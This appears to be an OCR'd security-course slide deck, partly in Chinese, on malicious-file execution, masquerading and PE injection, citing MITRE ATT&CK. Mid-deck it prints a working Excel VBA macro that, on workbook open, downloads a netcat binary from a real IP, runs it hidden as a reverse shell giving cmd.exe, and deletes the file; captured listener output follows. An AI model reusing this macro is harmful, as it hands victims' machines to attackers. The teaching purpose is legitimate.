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EXECUTION: MALICIOUS FILE


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Outline

- Types of Malicious Files
 - Malicious Macro
 - .xls file
 - Compromised Software
 - PE injection

Execution

12 techniques



User Execution: Malicious File

https://attack.mitre.org/techniques/T1204/002/

- An adversary may rely upon a user opening a malicious file in order to gain execution.
- Adversaries may employ various forms of Masquerading on the file to increase the likelihood that a user will open it.
- Procedure Examples

A Word document delivering TYPEFRAME prompts the user to enable macro execution. [193]


AppleJeus has required user execution of a malicious MSI installer. [5]

PROMETHIUM has attempted to get users to execute compromised installation files for legitimate software including compression applications, security software, browsers, file recovery applications, and other tools and utilities. [141][142]


MALICIOUS MACRO

.xls


- 1. sudo apt install libreoffice
- 2. libreoffice
- 3. Tools > Options > Security > Macro Security > Medium/Low




- 5. Open HelloVBA_Linux.xls
 - Tools > Macros > Edit Macros...



6. Edit the script





- Need to download nc64.exe on Windows
 - Malware loader

```
Connection received on 192,168,56,1 5685
Sub Workbook Open()
                                                                        Microsoft Windows [ 10.0.19041.1288]
                                                                         (c) Microsoft Corporation • @vhAëOd@vQC
  MsqBox ("HelloVBA")
                                                                        C:\Users\yun\Documents>
  Dim folderPath, filePath As String
  folderPath = "C:\Recovery\"
  filePath = "C:\Recovery\EXCEL.EXE"
  With CreateObject("Scripting.FileSystemObject")
    If Not .FolderExists(folderPath) Then .CreateFolder folderPath
  End With
  URLDownloadToFile 0, "http://140.112.18.215/excel.exe", filePath, 0, 0
  Dim wsh As Object: Set wsh = VBA.CreateObject("WScript.Shell")
  Dim waitOnReturn As Boolean: waitOnReturn = True
  Dim windowStyle As Integer: windowStyle = vbHide
  retVal = wsh.Run(filePath & " 192.168.56.1 4433 -e cmd.exe", windowStyle, waitOnReturn)
  Sleep 1000
  Kill (filePath)
End Sub
```

cyc@LAPTOP-FVTV10HK:/mnt/c/Users/yun/Desktop\$

[sudo] password for cyc:

Listening on 192.168.56.1 4433


Defense Evasion


Masquerading: <u>Match Legitimate Name or Location</u>

Invalid Code Signature
Right-to-Left Override
Rename System Utilities


Masquerading (7)

Masquerade Task or Service
Match Legitimate Name or Location
Space after Filename
Double File Extension






Resource Hacker



Fileless malware



URLDownloadToFile

無檔案可以避免被

- 偵測
- 分析、鑑識

COMPROMISED SOFTWARE

PE Injection

Compromised Software

https://attack.mitre.org/techniques/T1554/

Adversaries may make modifications to client software binaries to carry out malicious tasks when those applications are in use.

Procedure Examples

Kobalos replaced the SSH client with a trojanized SSH client to steal credentials on compromised systems. [4]

Industroyer has used a Trojanized version of the Windows Notepad application for an additional backdoor persistence mechanism. [3]


XCSSET uses a malicious browser application to replace the legitimate browser in order to continuously capture credentials, monitor web traffic, and download additional modules.^[7]

Portable Executable (PE)

- PE (可移植可執行文件) 是一種在 Windows 上的檔案格式
- 常見的 exe, dll 都屬於這個檔案格式
- 其他 PE 副檔名
 - .acm, .ax, .cpl, .drv, .efi, .mui, .ocx, .scr, .sys, .tsp


Portable Executable (PE)

- PE 是可執行文件,從哪裡開始執行?
 - OS 把程式從硬碟載入記憶體後, 從 Entry Point 開始執行




PE Injection Overview


- 1. 在 exe 檔中插入自己的 shellcode
- 2. 這個 exe 開啟後會先執行你的 shellcode
- 3. 再繼續執行原本的程式



PE Overview




PE Overview




橘色是 PE Injection 會用到的, 以下介紹這 3 個 Header

Header (file header)




PE Header 結構

```
C++
typedef struct _IMAGE_FILE_HEADER {
       Machine;
  WORD
       NumberOfSections; ← Section 數量
  WORD
  DWORD TimeDateStamp;
  DWORD PointerToSymbolTable;
  DWORD NumberOfSymbols;
       SizeOfOptionalHeader;
  WORD
  WORD Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```



Endianness




PLATFORM_NAME	ENDIAN_FORMAT
AIX-Based Systems (64-bit)	Big
Apple Mac OS	Big
Apple Mac OS (x86-64)	Little
HP IA Open VMS	Little
HP Open VMS	Little
HP Tru64 UNIX	Little
HP-UX (64-bit)	Big
HP-UX IA (64-bit)	Big
IBM Power Based Linux	Little / Big
IBM zSeries Based Linux	Big
Linux IA (32-bit)	Little
Linux IA (64-bit)	Little
Linux OS (S64)	Big
Linux x86 64-bit	Little
Microsoft Windows IA (32-bit)	Little
Microsoft Windows IA (64-bit)	Little
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Little

https://geraldonit.com/2017/09/04/big-and-little-endian-operating-systems/ Microsoft Windows x86 64-bit

Optional Header



```
typedef struct IMAGE OPTIONAL HEADER {
                     Magic;
 WORD
                                           (相對於 ImageBase)
 BYTE
                     MajorLinkerVersion;
                                           程式入口點
                     MinorLinkerVersion;
 BYTE
 DWORD
                      SizeOfCode:
                      SizeOfInitializedData;
 DWORD
                      SizeOfUninitializedData;
 DWORD
                      AddressOfEntryPoint;
 DWORD
 DWORD
                      BaseOfCode;
                                             載入記憶體的基址
 DWORD
                      BaseOfData;
 DWORD
                      ImageBase;
 DWORD
                      SectionAlignment;
 DWORD
                      FileAlignment;
                                                 硬碟中對齊長度
                     MajorOperatingSystemVersion;
 WORD
 WORD
                     MinorOperatingSystemVersion;
                     MajorImageVersion;
 WORD
 WORD
                     MinorImageVersion;
                      MajorSubsystemVersion;
 WORD
 WORD
                     MinorSubsystemVersion;
                     Win32VersionValue;
 DWORD
 DWORD
                      SizeOfImage;
                                         在記憶體中的大小
 DWORD
                      SizeOfHeaders:
                                          (為 SectionAlignment
 DWORD
                      CheckSum;
                                         的倍數)
                      Subsystem;
 WORD
 WORD
                     DllCharacteristics;
                      SizeOfStackReserve;
 DWORD
 DWORD
                      SizeOfStackCommit;
                      SizeOfHeapReserve;
 DWORD
 DWORD
                      SizeOfHeapCommit;
 DWORD
                      LoaderFlags;
 DWORD
                     NumberOfRvaAndSizes;
 IMAGE DATA DIRECTORY DataDirectory[IMAGE NUMBEROF DIRECTORY ENTRIES];
 IMAGE OPTIONAL HEADER32, *PIMAGE OPTIONAL HEADER32;
```


Section Table

DOS Header PE Header Header **Optional Header Data Directories** PE Section Table .exe .dll Sections

Section Header 結構 (40 bytes)


```
C++
typedef struct _IMAGE_SECTION_HEADER {
  BYTE Name[IMAGE_SIZEOF_SHORT_NAME]; 8 bytes
  union {
   DWORD PhysicalAddress;
   DWORD VirtualSize; ← 在記憶體中的大小
  } Misc;
 DWORD VirtualAddress;
                            在記憶體中的地址
                            (相對於 ImageBase)
  DWORD SizeOfRawData;
 DWORD PointerToRawData;
  DWORD PointerToRelocations;
 DWORD PointerToLinenumbers;
       NumberOfRelocations;
 WORD
 WORD
       NumberOfLinenumbers;
 DWORD Characteristics; ← 屬性(rwx)
 IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

Virtual Address



- When a processor reads or writes to a memory location, it uses a virtual address.
- As part of the read or write operation, the processor translates the virtual address to a physical address.


Virtual Address



